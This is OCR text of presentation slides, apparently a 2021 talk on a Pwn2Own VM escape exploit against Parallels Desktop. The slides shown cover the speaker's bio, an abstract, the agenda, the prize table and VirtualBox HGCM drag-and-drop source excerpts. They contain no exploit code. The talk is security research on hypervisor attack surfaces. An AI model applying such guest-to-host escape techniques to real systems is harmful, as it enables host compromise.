


Advanced Exploitation of Simple Bugs
A Parallels Desktop Case Study
(Pwn2Own2021)
Alisa Esage
Zero Day Engineering Project
Livestream 2021

About me

- Offensive Vuln Research & Advanced Exploits
  - Browsers, Kernels, Basebands, Hypervisors...
  - Hard targets for profit
  - Bug bounties for fun
  - Vendor acknowledgements: Microsoft, Google, Mozilla, Oracle…
  - Phrack author
- Pwn2Own 2021 Virtualization winner 👉
  - Parallels Desktop for Mac
- Zero Day Engineering Project – Training & Intelligence http://zerodayengineering.com
  - Training & mini-classes
  - R&D



At Pwn2Own Vancouver 2021 I have demonstrated an 0day VM escape exploit for Parallels Desktop hypervisor. The exploit chain that I developed was based on logic issues. In this deep technical presentation I will share the technical details of the exploit, as well as various preliminary and contextual knowledge related to it.

Logic security vulnerabilities (i.e. those that can be exploited without any memory corruptions) are becoming increasingly important in offensive security research right now, as Rust and other memory-safe programming languages are rapidly taking over popular code bases. When evaluating the attack surface of Parallels Desktop, as an expert in both hypervisors and memory corruption bugs, I saw many opportunities for classical buffer overflows, but chose to try and find a logic bug instead. As hypervisors are ultra-complex low level software, exploitable logic bugs in them are extremely rare. I was lucky to find such a “one of a kind” bug.

https://zerodayengineering.com/livestream/index.html

Despite the bug was quite simple, the exploit turned out to be not so easy. Exploitation of the bug required me to develop a kernel module for the guest OS from which I was escaping, reverse-engineer some internal RPC protocol of the hypervisor, and emulate it in the exploit code. Eventually the exploit was reliable 100% by design, and executed arbitrary code on the host Mac.

During the Pwn2Own competitions it came as a surprize that my exploit did not meet any collisions with other competition entries. Because the bug itself was quite easy, I expected that at least one participant would find and utilize it independently in their own Pwn2Own exploit. But it didn’t happen. That made me aware of the fact that a bug that looks easy does not necessarily imply an easy discovery or an easy exploitation process, an estimation which is very important for strategic aspects of offensive security research.


Agenda

All materials in this presentation are based on the author's own independent work, views and analysis

- Relevant Theory
  - Hypervisor Threat Model
  - Guest Services
  - Protocols & Tech
- Parallels Desktop
  - Architecture & Internals
  - Parallels Toolgate RE
  - Guest Additions
- The Bug
- The Exploit


Part 1

Relevant Theory




Target	Prize	Master of Pwn Points	Eligible for Add-on Prize
Parallels Desktop	$40,000	4	No
Oracle VirtualBox	$40,000	4	Yes
VMware Workstation	$75,000	8	Yes
VMware ESXi	$150,000	15	No
Microsoft Hyper-V Client	$250,000	25	Yes


Hypervisor Threat Model



Attack surface



Guest services architecture (example: GL)



RPC protocols


include > VBox > HostServices > C DragAndDropSvc.h > { } DragAndDropSvc > eGuestFn

```
157
158  /**
159   * The service functions which are called by guest.
160   * Note: When adding new functions to this table, make sure that the actual ID
161   *       does *not* overlap with the eHostFn enumeration above!
162   */
163  enum eGuestFn
164  {
165      /**
166       * The guest sends a connection request to the HGCM service,
167       * along with some additional information like supported
168       * protocol version and flags.
169       * Note: New since protocol version 2. */
170      GUEST_DND_FN_CONNECT                = 10,
171
172      /** The guest client disconnects from the HGCM service. */
173      GUEST_DND_FN_DISCONNECT             = 11,
174
175      /** Report guest side feature flags and retrieve the host ones.
176       *
177       * Two 64-bit parameters are passed in from the guest with the guest features
178       * (VBOX_DND_GF_XXX), the host replies by replacing the parameter values with
179       * the host ones (VBOX_DND_HF_XXX).
180       *
181       * @retval  VINF_SUCCESS on success.
182       * @retval  VERR_INVALID_CLIENT_ID
183       * @retval  VERR_WRONG_PARAMETER_COUNT
184       * @retval  VERR_WRONG_PARAMETER_TYPE
185       * @since   6.1.x
186       */
187      GUEST_DND_FN_REPORT_FEATURES        = 12,
```

src > VBox > HostServices > DragAndDrop > VBoxDragAndDropSvc.cpp > ...

```
409  void DragAndDropService::guestCall(VBOXHGCMCALLHANDLE callHandle, uint32_t idClient,
410                                     void *pvClient, uint32_t u32Function,
411                                     uint32_t cParms, VBOXHGCMSVCPARM paParms[]) RT_NOEXCEPT
412  {
413      RT_NOREF1(pvClient);
414      LogFlowFunc(("idClient=%RU32, u32Function=%RU32, cParms=%RU32\n", idClient, u32Function, cParms));
415
416      /* Check if we've the right mode set. */
417      int rc = VERR_ACCESS_DENIED; /* Play safe. */
418      switch (u32Function)
419      {
420          case GUEST_DND_FN_GET_NEXT_HOST_MSG:
421          {
422              if (modeGet() != VBOX_DRAG_AND_DROP_MODE_OFF)
423                  rc = VINF_SUCCESS;
424              else
425              {
426                  LogFlowFunc(("DnD disabled, deferring request\n"));
427                  rc = VINF_HGCM_ASYNC_EXECUTE;
428              }
429              break;
430          }
431
432          /* New since protocol v2. */
433          case GUEST_DND_FN_CONNECT:
434              RT_FALL_THROUGH();
435          /* New since VBox 6.1.x. */
436          case GUEST_DND_FN_REPORT_FEATURES:
437              RT_FALL_THROUGH();
438          /* New since VBox 6.1.x. */
439          case GUEST_DND_FN_QUERY_FEATURES:
```

Guest additions / Virtualization tools

